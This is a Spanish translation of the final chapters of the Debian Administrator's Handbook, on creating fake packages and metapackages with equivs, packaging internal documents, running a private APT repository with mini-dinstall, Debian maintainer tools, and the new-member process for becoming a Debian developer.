El propósito de un paquete falso es engañar a **dpkg** y **apt** para que crean que un paquete está instalado, aunque solo sea una consola vacía. Esto permite satisfacer las dependencias de un paquete cuando se instaló el software correspondiente fuera del alcance del sistema de paquetes. Este método funciona, pero debería evitarlo siempre que sea posible ya que no hay garantías que el software instalado manualmente se comporta exactamente de la misma forma que el paquete correspondiente y que otros paquetes que dependan de él funcionarán correctamente.

Por otro lado, un metapaquete existe más que nada como una colección de dependencias, para que su instalación incluya un conjunto de otros paquetes en un solo paso.

Puede crear ambos tipos de paquetes con los programas **equivs-control** y **equivs-build** (en el paquete **equivs**). Si ejecuta **equivs-control** *archivo* creará un archivo de cabecera de un paquete Debian que debe editar para que contenga el nombre esperado del paquete, su número de versión, el nombre de su encargado, sus dependencias y su descripción. Puede eliminar todos los demás campos sin un valor predeterminado ya que son opcionales. Los campos `Copyright`, `Changelog`, `Readme` y `Extra-Files` no son campos estándar en los paquetes Debian, sólo tienen sentido dentro del alcance de **equivs-build** y no serán mantenidos en las cabeceras del paquete generado.

Ejemplo 15.2. Archivo de cabecera del paquete falso *libxml-libxml-perl*

Section: perl
Priority: optional
Standards-Version: 4.5.1

Package: libxml-libxml-perl

Version: 2.0207-1

Maintainer: Raphael Hertzog <hertzog@debian.org>

Depends: libxml2 (>= 2.9.10)

Architecture: all

Description: Fake package - module manually installed in
site_perl

This is a fake package to let the packaging system
believe that this Debian package is installed.

.
In fact, the package is not installed since a newer version
of the module has been manually compiled & installed in
the
site_perl directory.

EL siguiente paso es generar el paquete Debian ejecutando **equivs-build**
archivo. Voilà: se creó el paquete en el directorio actual y lo puede utilizar
como cualquier otro paquete Debian.

\$ equivs-build file

equivs-build control

dpkg-buildpackage: info: source package libxml-libxml-perl

dpkg-buildpackage: info: source version 2.0207-1

dpkg-buildpackage: info: source distribution unstable

dpkg-buildpackage: info: source changed by Raphael Hertzog
<hertzog@debian.org>

dpkg-buildpackage: info: host architecture amd64

dpkg-source --before-build .

debian/rules clean

dh clean

dh_clean

debian/rules binary

dh binary

dh_update_autotools_config

dh_autoreconf

create-stamp debian/debhelper-build-stamp

dh_prep

dh_install

dh_installldocs

dh_installchangelogs

dh_perl


```

dh_link
dh_strip_nondeterminism
dh_compress
dh_fixperms
dh_missing
dh_installdeb
dh_gencontrol
dh_md5sums
dh_builddeb
dpkg-deb: building package 'libxml-libxml-perl' in '../libxml-
libxml-perl_2.0207-1_all.deb'.
dpkg-genbuildinfo --build=binary
dpkg-genchanges --build=binary >../libxml-libxml-perl_2.0207-
1_amd64.changes
dpkg-genchanges: info: binary-only upload (no source code
included)
dpkg-source --after-build .
dpkg-buildpackage: info: binary-only upload (no source
included)

```

The package has been created.
 Attention, the package has been created in the current
 directory,
 not in ".." as indicated by the message above!

15.2.2. Simple compendio de archivos

Los administradores de Falcot Corp necesitaron crear un paquete Debian para facilitar el despliegue de un conjunto de documentos en una gran cantidad de equipos. El administrador a cargo de esta tarea primero leyó la «Guía del nuevo desarrollador de Debian» y luego comenzó a trabajar en su primer paquete.

→ <https://www.debian.org/doc/manuals/maint-guide/>

El primer paso es crear un directorio `falcot-data-1.0` que contendrá el paquete fuente objetivo. El paquete, lógicamente, se llamará `falcot-data` y tendrá el número de versión `1.0`. El administrador luego ubicará los archivos de documentos en un subdirectorio `data`. Luego ejecutará **dh_make** (del paquete `dh-make`) para agregar los archivos necesarios para el proceso de generación del paquete, que serán almacenados en un subdirectorio `debian`:

```
$ cd falcot-data-1.0
$ dh_make --native
```

```
Type of package: (single, indep, library, python)
[s/i/l/p]? i
```

```
Maintainer Name      : Raphael Hertzog
Email-Address        : hertzog@debian.org
Date                 : Sat, 26 Feb 2021 13:02:06 +0100
Package Name         : falcot-data
Version              : 1.0
License               : gpl3
Package Type         : indep
Are the details correct? [Y/n/q]
Currently there is not top level Makefile. This may require
additional tuning
Done. Please edit the files in the debian/ subdirectory now.

$
```

The selected type of package (*indep*) indicates that this source package will generate a single binary package that can be shared across all architectures (Architecture: all in `debian/control`). *single* acts as a counterpart, and leads to a single binary package that is dependent on the target architecture (Architecture: any). In this case, the former choice is more relevant since the package only contains documents and no binary programs, so it can be used similarly on computers of all architectures.

El tipo *biblioteca* («library») corresponde a un paquete fuente que generará varios paquetes binarios. Es útil para bibliotecas compartidas ya que necesitan seguir reglas de empaquetado estrictas.

SUGERENCIA Nombre y dirección de correo del encargado

La mayoría de los programas involucrados al mantener paquetes buscarán su nombre y dirección de correo en las variables de entorno `DEBFULLNAME` y `DEBEMAIL` o `EMAIL`. Definirlas de una vez y para siempre le evitará tener que ingresarlas varias veces. Si su consola usual es **bash**, es simple cuestión de agregar las siguientes dos líneas a su archivo `~/.bashrc` (¡obviamente reemplazará los valores con unos más relevantes!):

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

El comando **dh_make** crea un subdirectorio `debian` con muchos archivos. Algunos son necesarios, en particular `rules`, `control`, `changelog` y `copyright`. Los archivos con extensión `.ex` son archivos de ejemplo que puede utilizar modificándolos (y eliminando la extensión) cuando necesite. Si no los necesita, recomendamos eliminarlos. El archivo `compat` ni se usa ni se crea. En lugar de definir el nivel de compatibilidad de `debhelper` como un número en este archivo, ahora se define como una dependencia de compilación en el paquete virtual `debhelper-compat` en el archivo `Build-Depends` en `debian/control`.

El archivo `copyright` debe contener información sobre los autores de los documentos incluidos en el paquete y los derechos de autor y licencia relacionados. En nuestro caso, se trata de documentos internos y su uso está restringido a la empresa Falcot Corp. El formato predeterminado utilizado para este archivo se define en el campo `Format`.

→ <https://www.debian.org/doc/packaging-manuals/copyright-format/1.0/>

El archivo predeterminado `changelog` generalmente es apropiado; reemplazar el "Lanzamiento inicial" con una explicación más detallada y cambiar la distribución de `UNRELEASED` o `inestable` al nombre de la versión de destino es suficiente.

El archivo `control` también debe actualizarse: el campo `Section` se puede cambiar a *misc* y el `Homepage`, `Vcs-Git` y `Vcs-Browser`. Los campos `Depends` se completaron con `firefox-esr | www-browser` para garantizar la disponibilidad de un navegador web capaz de mostrar los documentos en el paquete. Si el paquete no requiere ejecutar ningún comando como `root` (ver [HERRAMIENTA fakerooot](#)), el campo `Rules-Requires-Root` se puede dejar como está.

Ejemplo 15.3. El archivo `control`

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper-compat (= 13)
Standards-Version: 4.5.1
```

Rules-Requires-Root: no

Package: falcot-data

Architecture: all

Depends: firefox-esr | www-browser, \${misc:Depends}

Description: Internal Falcot Corp Documentation

This package provides several documents describing the internal

structure at Falcot Corp. This includes:

- organization diagram
- contacts for each department.

.

These documents MUST NOT leave the company.

Their use is INTERNAL ONLY.

Ejemplo 15.4. El archivo changelog

falcot-data (1.0) bullseye; urgency=low

* Initial Release.

* Let's start with few documents:

- internal company structure;
- contacts for each department.

-- Raphael Hertzog <hertzog@debian.org> Sat, 26 Feb 2022
15:12:06 +0100

Ejemplo 15.5. El archivo copyright

Format: https://www.debian.org/doc/packaging-manuals/copyright-format/1.0/

Upstream-Name: falcot-data

Files: *

Copyright: 2004-2021 Falcot Corp

License:

All rights reserved.

VOLVER A LOS CIMIENTOS El archivo Makefile

Un archivo `Makefile` es un script utilizado por el programa **make**; describe las reglas para crear un conjunto de archivos desde otros en un árbol de dependencias (por ejemplo, podemos compilar un programa desde un conjunto de archivos fuente). El archivo `Makefile` describe estas reglas en el siguiente formato:

```
objetivo: fuente1 fuente 2 ...
    orden1
    orden2
```

La interpretación de esta regla es como sigue: si uno de los archivos `source*` es más reciente que el archivo `target`, entonces es necesario generar el `target` usando **command1** y **command2**.

Sepa que las líneas de órdenes deben comenzar con un carácter de tabulación; también debe saber que cuando una línea de órdenes comienza con un carácter de guión (-), si éste falla no interrumpirá todo el proceso.

El archivo `rules` generalmente contiene un conjunto de reglas utilizadas para configurar, compilar e instalar el software en un subdirectorio dedicado (cuyo nombre coincide con el del paquete binario generado). Luego se incluye el contenido de este subdirectorio en el compendio del paquete Debian como si fuera la raíz del sistema de archivos. En nuestro caso, se instalarán los archivos en el subdirectorio `debian/falcot-data/usr/share/falcot-data/` para que el paquete generado despliegue los archivos en `/usr/share/falcot-data/`. Se utiliza el archivo `rules` como si fuera un archivo `Makefile`, con unos pocos objetivos estándar (incluyendo `clean` y `binary`, utilizados para limpiar el directorio fuente y generar el paquete binario respectivamente).

Si bien este archivo es el corazón del proceso, cada vez más contiene sólo el mínimo indispensable para ejecutar un conjunto estándar de programas que provee la herramienta **debhelper**. Tal es el caso de los archivos generados por **dh_make**. Para instalar nuestros archivos simplemente configuraríamos el comportamiento de **dh_install** creando el siguiente archivo

```
debian/falcot-data.install:
```

```
data/* usr/share/falcot-data/
```

En este punto, podemos crear el paquete. Sin embargo, agregaremos una capa de pintura. Debido a que los administradores desean que se pueda acceder fácilmente a los documentos desde los menús de los entornos gráficos de escritorio, añadiremos un fichero `falcot-data.desktop` y lo instalaremos en `/usr/share/applications` agregando una segunda línea a `debian/falcot-data.install`.

Ejemplo 15.6. El archivo `falcot-data.desktop`

```
[Desktop Entry]
```

```
Name=Documentaciónn Interna Falcot Corp
Comment=Inicia un navegador para leer la documentación
Exec=x-www-browser /usr/share/falcot-data/index.html
Terminal=false
Type=Application
Categories=Documentation;
```

El `debian/falcot-data.install` actualizado se parece a este:

```
data/* usr/share/falcot-data/
falcot-data.desktop usr/share/applications/
```

Ahora nuestro paquete fuente está listo. Todo lo que falta es generar el paquete binario con el mismo método que utilizamos para recompilar paquetes: ejecutaremos **`dpkg-buildpackage -us -uc`** desde el directorio `falcot-data-1.0`.

15.3. Creación de un repositorio de paquetes para APT

Falcot Corp gradualmente comenzó a mantener una cantidad de paquetes Debian con modificaciones locales de paquetes existentes o creados desde cero para distribuir datos y programas internos.

Para facilitar su despliegue, desean integrarlos en un repositorio de paquetes que APT pueda utilizar directamente. Por razones de mantenimiento obvias, desean separar los paquetes internos de aquellos recompilados localmente. El objetivo es que los elementos correspondientes del archivo `/etc/apt/sources.list.d/falcot.list` sean los siguientes:

```
deb http://packages.falcot.com/ updates/  
deb http://packages.falcot.com/ internal/
```

Por lo tanto, los administradores configuraron un servidor virtual en su servidor HTTP interno, con `/srv/vhosts/packages/` como raíz del espacio web asociado. Delegaron la gestión del repositorio en sí al programa **mini-dinstall** (en el paquete del mismo nombre). Esta herramienta revisa el directorio `incoming/` (en nuestro caso: `/srv/vhosts/packages/mini-dinstall/incoming`) y espera allí a los nuevos paquetes; cuando se sube un paquete, lo instala en un repositorio en `/srv/hosts/packages/`. El programa **mini-dinstall** lee el archivo `*.changes` creado cuando se genera el paquete Debian. Estos archivos contienen una lista de todos los otros archivos asociados con la versión del paquete (`*.deb`, `*.dsc`, `*.diff.gz`/`*.debian.tar.gz`, `*.orig.tar.gz` o sus equivalentes con otras herramientas de compresión) que le permiten a **mini-dinstall** saber qué archivos instalar. Los archivos `*.changes` también contienen el nombre de la distribución objetivo (generalmente `unstable`) mencionada en el último campo de la entrada en `debian/changelog` y **mini-dinstall** utiliza esta información para decidir dónde instalar el paquete. Es por esto que los administradores siempre deben cambiar este campo antes de compilar un paquete y definirlo como `internal` o `updates`, dependiendo de la ubicación

objetivo. **mini-dinstall** generará luego los archivos necesarios para APT, como `Packages.gz`.

ALTERNATIVE apt-ftparchive, aptly, and reprepro

Si **mini-dinstall** le parece demasiado complejo para sus necesidades de repositorios Debian, también puede utilizar el programa **apt-ftparchive**. Esta herramienta explora el contenido de un directorio y muestra (por su salida estándar) el archivo `Packages` correspondiente. En el caso de Falcot Corp, los administradores pueden subir sus paquetes directamente a `/srv/vhosts/packages/updates/` o `/srv/vhosts/packages/internal/` y luego ejecutar lo siguiente para crear los archivos `Packages.gz`:

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

Ejecutar **apt-ftparchive sources** permite crear archivos `Sources.gz` de forma similar.

reprepro and **aptly** are more advanced tools for the same purpose. They can produce, manage and synchronize a number of package repositories, mirror other repositories, even cherry-pick packages from official repositories and provide them locally, create signatures of the generated package indices and thus provide signed repositories. **reprepro** stores packages and checksums in a Berkeley DB database file, so no database server is needed. **aptly** provides the same functionality, but it can be easier in handling. Unfortunately, both projects, although probably the most feature-rich solutions, are not actively developed at the moment.

reprepro comes with a lot of documentation and examples in `/usr/share/doc/reprepro/`, while **aptly** has a vast online documentation.

→ <https://www.aptly.info/>

La configuración de **mini-dinstall** necesita definir un archivo `~/mini-dinstall.conf`; en el caso de Falcot Corp, su contenido es el siguiente:

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot Corp
```



```
release_codename = stable

[updates]
release_label = Paquetes Debian Recompilados

[internal]
release_label = Paquetes Internos
```

Una decisión importante es la generación de archivos `Release` para cada repositorio. Esto puede ayudar a gestionar las prioridades de instalación utilizando el archivo de configuración `/etc/apt/preferences` (revise el [Sección 6.2.5, “Gestión de prioridades de los paquetes”](#) para más detalles).

SEGURIDAD mini-dinstall y permisos

Debido a que se diseñó a **mini-dinstall** para ejecutar como un usuario normal, no es necesario ejecutarlo como root. La forma más sencilla es configurar todo en la cuenta de usuario que pertenezca al administrador encargado de crear los paquetes Debian. Debido a que sólo este administrador tiene los permisos necesarios para guardar archivos en el directorio `incoming/` podemos deducir que éste autenticó el origen de cada paquetes antes de desplegarlo y **mini-dinstall** no necesita hacerlo nuevamente. Esto explica el parámetros `verify_sigs = 0` (que significa que no se necesita verificar firmas). Sin embargo, si el contenido del paquete es sensible, podemos revertir esta configuración y seleccionar autenticar con un conjunto de llaves que contenga aquellas de las personas que tienen permitido crear paquetes (configurado con el parámetro `extra_keyrings`); **mini-dinstall** luego verificará el origen de cada paquete entrante analizando la firma integrada en el archivo `*.changes`.

Ejecutar **mini-dinstall** en realidad inicia un demonio en segundo plano. Mientras ejecute el demonio, revisará el directorio `incoming/` por nuevos paquetes cada media hora; cuando detecte un nuevo paquete lo moverá al repositorio y generará los archivos `Packages.gz` y `Sources.gz`. Si ejecutar un demonio es un problema, también puede invocar manualmente **mini-dinstall** en modo de lote (con la opción `-b`) cada vez que suba un paquete al directorio `incoming/`. **mini-dinstall** permite otras posibilidades documentadas en su página de manual `mini-dinstall(1)`.

EXTRA Generación de un repositorio firmado

La suite APT verifica una cadena de firmas criptográficas en los paquetes que gestiona antes de instalarlos para asegurar su autenticidad (ver [Sección 6.6, “Comprobación de la autenticidad de un paquete”](#)). Por lo tanto, los repositorios APT privados pueden ser un problema, ya que los

equipos que los utilicen mostrarán advertencias sobre paquetes sin firmar. Por lo tanto, un administrador diligente integrará los archivos privados con el mecanismo de seguridad de APT.

Para ayudar con este proceso, **mini-dinstall** incluye la opción de configuración `release_signscript` que permite especificar un script a utilizar para generar la firma. Un buen punto de partida es el script `sign-release.sh`, provisto por el paquete `mini-dinstall`, en el directorio `/usr/share/doc/mini-dinstall/examples/`; puede necesitar cambios locales.

15.4. Cómo convertirse en un encargado de paquetes

15.4.1. Aprendizaje de creación de paquetes

Creating a quality Debian package is not always a simple task, and becoming a package maintainer takes some learning, both with theory and practice in technical and legal matters. It is not a simple matter of building and installing software; rather, the bulk of the complexity comes from understanding the problems and conflicts, and more generally the interactions, with the myriad of other packages available.

15.4.1.1. Reglas

Un paquete Debian debe cumplir con las reglas precisas agrupadas en la normativa Debian, y todo encargado de paquetes debe conocerlas. No hay necesidad de saberlas de memoria, sino saber que existen y consultarlas cuando se enfrente ante alternativas no triviales. Todo encargado Debian ha cometido errores por no conocer alguna regla, pero esto no es un gran problema siempre y cuando se corrija cuando un usuario informe del error como (lo que sucede bastante rápido gracias a usuarios avanzados). El campo `Standards-Version` en `debian/control` especifica la versión de la política de Debian a la que se adhiere un paquete. Los desarrolladores deberían adherirse a la última versión de la política de Debian

→ <https://www.debian.org/doc/debian-policy/>

15.4.1.2. Procedimientos

Debian no es una simple colección de paquetes individuales. El trabajo de empaquetado de todos es parte de un proyecto colectivo; ser un desarrollador Debian incluye saber cómo funciona el proyecto Debian como un todo. Todo desarrollador, tarde o temprano, interactuará con otros. La

referencia de desarrolladores de Debian («Debian Developer's Reference», en el paquete `developers-reference`) resume lo que todo desarrollador debe saber para poder interactuar de la mejor forma posible con los varios equipos dentro del proyecto y para poder aprovechar al máximo los recursos disponibles. Este documento también enumera una serie de deberes que se espera cumpla un desarrollador.

→ <https://www.debian.org/doc/manuals/developers-reference/>

15.4.1.3. Herramientas

Muchas herramientas ayudan a los encargados de paquetes con su trabajo. Esta sección las describe rápidamente, pero no provee todos sus detalles, ya que cada una de ellas cuenta con su propia documentación.

15.4.1.3.1. `devscripts`

El paquete `devscripts` contiene muchos programas que ayudan en un gran espectro del trabajo de un desarrollador Debian:

- **`debuild`** permite generar un paquete (con **`dpkg-buildpackage`**) y ejecutar **`lintian`** para verificar si cumple con la normativa Debian luego.
- **`debclean`** limpia un paquete fuente luego que se generó un paquete binario.
- **`dch`** permite editar rápida y fácilmente el archivo `debian/changelog` en un paquete fuente.
- **`uscan`** verifica si el autor original publicó una nueva versión de un software; esto necesita un archivo `debian/watch` con una descripción de la ubicación de dichas publicaciones.
- **`debi`** permite instalar (con **`dpkg -i`**) el paquete Debian que acaba de generar sin necesidad de introducir su nombre y ruta completos.
- De forma similar, **`debc`** le permite escanear el contenido de un paquete generado recientemente (con **`dpkg -c`**) sin tener que ingresar su nombre y ruta completos.
- **`bts`** controla el sistema de seguimiento de errores desde la consola; este programa genera los correos apropiados automáticamente.

→ <https://www.debian.org/Bugs/server-refcard>

- **debrelease** sube un paquete recientemente generado a un servidor remoto sin tener que ingresar el nombre y ruta completos del archivo `.changes` relacionado.
- **debsign** firma los archivos `*.dsc` y `*.changes`.
- **uupdate** automatiza la creación de una nueva revisión de un paquete cuando se publicó una nueva versión del software original.

Todos los comandos mencionados están documentados en sus respectivas páginas de manual. Además, el usuario los puede configurar en un archivo: `~/devscripts`.

15.4.1.3.2. debhelper y dh-make

Debhelper es un conjunto de scripts que facilitan la creación de paquetes que cumplan la normativa; se ejecutan estos scripts desde `debian/rules`. Debhelper ha sido ampliamente adoptado en Debian, como muestra el hecho de que sea usado en la mayoría de los paquetes de Debian oficiales. Todos los programas que contiene tienen un prefijo **dh_**. Cada uno de ellos está documentado en una página del manual. Los diferentes niveles de compatibilidad y las opciones comunes se describen en `debhelper(7)`.

El script **dh_make** (en el paquete *dh-make*) crea los archivos necesarios para generar un paquete Debian en un directorio que contiene inicialmente las fuentes de un software. Como puede adivinar del nombre del programa, los archivos generados utilizan debhelper de forma predeterminada.

15.4.1.3.3. lintian

Esta herramienta es una de las más importantes: es el verificador de paquetes Debian. Está basado en un gran conjunto de pruebas creadas a partir de la normativa Debian, y detecta rápida y automáticamente muchos errores que pueden corregirse antes de publicar los paquetes.

Esta herramienta es sólo una ayuda y a veces está equivocada (por ejemplo, como la normativa Debian cambia con el tiempo, **lintian** a veces está desactualizado). No es exhaustiva: no debe interpretar el no obtener ningún

error Lintian como prueba de que el paquete es perfecto; como máximo, éste evita los errores más comunes.

15.4.1.3.4. piuparts

Esta es otra herramienta importante: automatiza la instalación, actualización, eliminación y purga de un paquete (en un entorno aislado) y revisa que ninguna de estas operaciones genere un error. Puede ayudar a detectar dependencias faltantes y también detecta cuando un archivo no elimina archivos que debería luego de ser purgado.

15.4.1.3.5. autopkgtest

autopkgtest ejecuta pruebas en paquetes binarios, usando las pruebas proporcionadas en el paquete fuente `debian/tests/`. Varios comandos permiten la fácil creación de entornos de prueba virtuales o chrooted.

15.4.1.3.6. reprotest

reprotest compila el mismo código fuente dos veces en diferentes entornos, y luego comprueba si hay diferencias en los binarios producidos en cada compilación. Si se encuentra alguna, la instrucción **diffoscope** (si no está disponible, **diff**) se usa para mostrarlos en detalle para un posterior análisis.

15.4.1.3.7. dupload y dput

Los comandos **dupload** y **dput** permiten subir un paquete Debian a un servidor (posiblemente remoto). Esto permite a los desarrolladores publicar sus paquetes en el servidor Debian principal (`ftp-master.debian.org`) para que se pueda integrar en el repositorio y ser distribuido por sus réplicas. Estos comandos toman como parámetros un archivo `.changes` y deducen los demás archivos relevantes de su contenido.

15.4.1.3.8. git-buildpackage y dgit

El proyecto ha estado utilizando varios sistemas de control de versiones a lo largo de los años para almacenar los esfuerzos de empaquetado o el código fuente del paquete, o permitir el mantenimiento colaborativo de paquetes. En un intento de unificar los sistemas y esfuerzos, finalmente se decidió en 2017 mover (casi) todas los paquetes fuentes a *Git* ([CULTURA «Git»](https://salsa.debian.org/)) a una instancia de Gitlab llamada `salsa.debian.org`.

→ <https://salsa.debian.org/>

Se han desarrollado herramientas para hacer que el empaquetado usando Git sea más fácil para los desarrolladores de Debian. Estas permiten no solo almacenar los archivos de empaquetado en Git, sino también usar los repositorios de Git (y su historial) de proyectos de software, colocar parches aplicados a los paquetes fuentes en el historial de Git, mantener versiones de software por distribución, etc.

Uno de los paquetes más famosos es `git-buildpackage`. Una alternativa es `dgkit`. Por supuesto, todavía es posible no usar ninguno de esos.

A continuación aparece un ejemplo de un archivo de configuración

`~/.gbp.conf`

```
[DEFAULT]
builder = sbuild -d bullseye --build-dep-resolver=aptitude -s -
--source-only-changes --build-failed-commands "%SBUILD_SHELL"
pristine-tar = true
```

```
[buildpackage]
sign-tags = true
keyid = XXXX
postbuild = autopkgtest --user debci --apt-upgrade -s
"$GBP_CHANGES_FILE" -- lxc --sudo autopkgtest-bullseye-amd64
export-dir = /tmp/build-area/
notify = off
```

```
[import-orig]
filter-pristine-tar = true
sign-tags = true
```

```
[pq]
drop = true
```

Así construir el paquete es tan fácil como ejecutar **gbp buildpackage** en el árbol de Git. Comenzará la construcción de un paquete en un chroot Bullseye de Debian usando **sbuild**. Cuando la construcción tiene éxito, los archivos creados se comprueban ejecutando el **autopkgtest-testsuite** (si está definido). Todas las opciones se explican en `gbp.conf(5)` y `/etc/git-buildpackage/gbp.conf`.

Todas las herramientas mencionadas hasta ahora se han incluido en el proceso de integración continua (CI) en la instancia `salsa.debian.org` también en:

→ <https://salsa.debian.org/salsa-ci-team/pipeline>

15.4.2. Proceso de aceptación

Convertirse en un "desarrollador Debian" no es una simple cuestión administrativa. El proceso tiene varios pasos, y se parece tanto a una iniciación como a un proceso de selección. En cualquier caso, está formalizado y bien documentado, por lo que cualquiera puede seguir su progreso en el sitio web dedicado al proceso para nuevos miembros.

→ <https://nm.debian.org/>

EXTRA Proceso liviano para «encargados Debian»

«Encargado Debian» («Debian Maintainer») es otro estatus que proporciona menos privilegios que "desarrollador Debian". Un desarrollador Debian sólo necesita realizar una revisión en la subida inicial, y realizar una declaración indicando que confían en el encargado potencial y su habilidad de mantener el paquete por su cuenta.

15.4.2.1. Prerrequisitos

Se espera que todos los candidatos tengan un conocimiento práctico del idioma inglés. Esto es necesario en todos los niveles: por supuesto, para la comunicación inicial con el examinador pero también luego, ya que el inglés es el idioma de preferencia para la mayoría de la documentación;

además los usuarios de paquetes se comunicarán en inglés al reportar errores y esperarán respuestas en el mismo idioma.

El otro requisito tiene que ver con la motivación. Ser un desarrollador Debian es un proceso que sólo tiene sentido si el candidato sabe que su interés en Debian durará muchos meses. El proceso de aceptación en sí puede durar varios meses, y Debian necesita desarrolladores a largo plazo; se necesita mantener permanentemente cada paquete y no sólo subirlos y ya.

15.4.2.2. Registración

El primer paso (real) consiste en encontrar un patrocinador («sponsor») o partidario («advocate»); esto significa un desarrollador oficial dispuesto a manifestar que aceptar *X* sería algo bueno para Debian. Esto generalmente implica que el candidato ha participado en la comunidad y que se apreció su trabajo. Si el candidato es tímido y no promocionó su trabajo públicamente, pueden intentar convencer a un desarrollador Debian para que lo patrocine mostrándole su trabajo en privado.

Al mismo tiempo, el candidato debe generar un par de claves pública/privada con GnuPG, que deben ser firmadas por al menos dos desarrolladores Debian oficiales. La firma autentica el nombre en la llave. Efectivamente, durante una fiesta de firma de claves, cada participante debe mostrar identificación oficial (generalmente un pasaporte o documento de identidad) junto con sus identificadores de claves. Este paso confirma la relación entre la persona y las claves. Esta firma, por lo tanto, requiere encontrarse en la vida real. Si no encuentra ningún desarrollador Debian en una conferencia pública de software libre, puede buscar explícitamente desarrolladores que vivan cerca utilizando la lista en la siguiente página web como punto de partida.

→ <https://wiki.debian.org/Keysigning>

Una vez que el patrocinador validó la registración en `nm.debian.org`, se le asigna al candidato un *Gestor de aplicación* («Application Manager»). El

gestor de aplicación, de allí en adelante, dirigirá el proceso a través de varios pasos y validaciones predeterminados.

La primera verificación es una comprobación de identidad. Si ya tiene una clave firmada por dos desarrolladores Debian, este paso es sencillo; de lo contrario, el gestor de aplicación intentará guiarlo para buscar desarrolladores Debian cercanos y organizar una reunión y firma de claves.

15.4.2.3. Aceptación de principios

Se siguen estas formalidades administrativas por consideraciones filosóficas. El objetivo es asegurarse que el candidato entiende y acepta el contrato social y los principios detrás del Software Libre. Unirse a Debian sólo es posible si uno comparte los valores que unen a los desarrolladores actuales, como están expresados en los textos de fundación (resumidos en el [Capítulo 1, *El proyecto Debian*](#)).

Además, se espera que cada candidato que desee unirse a las filas de Debian conozca cómo funciona el proyecto y cómo interactuar de forma apropiada para solucionar los problemas que seguramente encontrarán con el paso del tiempo. Toda esta información generalmente está documentada en los manuales para nuevos encargados y en la referencia para desarrolladores de Debian. Debería bastar con una lectura atenta de este documento para responder las preguntas del examinador. Si las respuestas no son satisfactorias, se le informará al candidato. Tendrán que leer (nuevamente) la documentación relevante antes de intentarlo de nuevo. En aquellos casos en los que la documentación existente no contenga la respuesta apropiada para la pregunta, el candidato frecuentemente podrá llegar a la respuesta con un poco de experiencia práctica dentro de Debian o, potencialmente, discutiendo con otros desarrolladores Debian. Este mecanismo asegura que los candidatos se involucren de alguna forma en Debian antes de formar completamente parte de él. Es una normativa deliberada, por la que los candidatos que se unirán eventualmente al proyecto son integrados como otra pieza de un rompecabezas que se puede extender sin fin.

Este paso es conocido generalmente como *filosofía y procedimientos* (abreviado como «P&P» por «Philosophy & Procedures») en la jerga de los desarrolladores involucrados en el proceso de nuevos miembros.

15.4.2.4. Revisión de habilidades

Se debe justificar cada aplicación para convertirse en un desarrollador oficial de Debian. Convertirse en un miembro del proyecto requiere mostrar que esta posición es legítima y que facilita el trabajo del candidato para ayudar a Debian. La justificación más común es que ser desarrollador Debian facilita el mantener un paquete Debian, pero no es la única. Algunos desarrolladores se unen al proyecto para adaptar una arquitectura particular, otros desean mejorar la documentación, etc.

Este paso le ofrece al candidato la oportunidad de especificar lo que desean hacer dentro del proyecto Debian y mostrar lo que ya han hecho para ello. Debian es un proyecto pragmático y decir algo no es suficiente si las acciones no coinciden con lo que se anuncia. Frecuentemente, cuando el rol deseado dentro del proyecto está relacionado con la manutención de un paquete, se deberá validar técnicamente una primera versión del futuro paquete y deberá ser subido a los servidores Debian por un desarrollador Debian existente como patrocinador.

COMUNIDAD Patrocinio

Los desarrolladores Debian pueden «patrocinan» («sponsor») paquetes preparados por alguien más, lo que significa que los publican en los repositorios Debian oficiales luego de haber realizado una revisión cuidadosa. Este mecanismo le permite a terceros, quienes todavía no atravesaron el proceso de nuevos miembros, contribuir al proyecto ocasionalmente. Al mismo tiempo, asegura que todos los paquetes incluidos en Debian siempre son revisados por un miembro oficial.

Finally, the examiner checks the candidate's technical (packaging) skills with a detailed questionnaire. Bad answers are not permitted, but the answer time is not limited. All the documentation is available and several attempts are allowed if the first answers are not satisfactory. This step does not intend to discriminate, but to ensure at least a modicum of knowledge common to new contributors.

En la jerga de los examinadores, se conoce a este paso como *tareas y habilidades* (abreviado «T&S» por «Tasks & Skills»).

15.4.2.5. Aprobación final

En el último paso, un DAM (*gestor de cuentas Debian*: «Debian Account Manager») revisa todo el proceso. El DAM revisará toda la información que recolectó el examinador sobre el candidato y tomará la decisión de crearle una cuenta en los servidores Debian o no. En los casos que necesite información adicional se puede demorar la creación de la cuenta. Los rechazos son bastante raros si el examinador realiza un buen trabajo siguiendo el procedimiento, pero a veces ocurren. Nunca son permanentes y el candidato es libre de intentar nuevamente luego de un tiempo.

La decisión del DAM es final y (casi) sin apelación, lo que explica porqué, en el pasado, se criticaba frecuentemente a aquellos en dicho rol .

Capítulo 16. Conclusión: el futuro de Debian

La historia de Falcot Corp termina con este último capítulo, pero Debian continúa y el futuro seguramente traerá muchas sorpresas interesantes.

16.1. Los próximos desarrollos

Ahora que salió la versión 11 de Debian los desarrolladores ya están ocupados trabajando en la próxima versión, con nombre código Bookworm...

No hay ninguna lista oficial de cambios planeados y Debian nunca hace promesas relacionadas con los objetivos técnicos de las próximas versiones. Sin embargo, ya se pueden observar algunas tendencias en el desarrollo, y podemos apostar sobre lo que podría suceder (o no). Algunos de los esperados cambios están documentados en las notas de la versión de Debian 11:

→ <https://www.debian.org/releases/bullseye/amd64/release-notes/ch-information.en.html#deprecated-components>

Más allá de la desaprobación habitual de algunos componentes de software, vale la pena señalar que Debian está en proceso de cambiar a lo que se conoce como un *sistema de archivos merged-usr*: en este esquema `/bin`, `/sbin` y `/lib` son enlaces simbólicos que apuntan a los directorios correspondientes en `/usr`. Esto mejora la compatibilidad entre todos los sistemas Unix, nos acerca más a tener todos los archivos proporcionados por Debian en un solo directorio de nivel superior que se puede proteger, tomar instantáneas o compartir fácilmente. Puedes obtener más información sobre los beneficios aquí:

→ <https://www.freedesktop.org/wiki/Software/systemd/TheCaseForTheUsrMerge/>

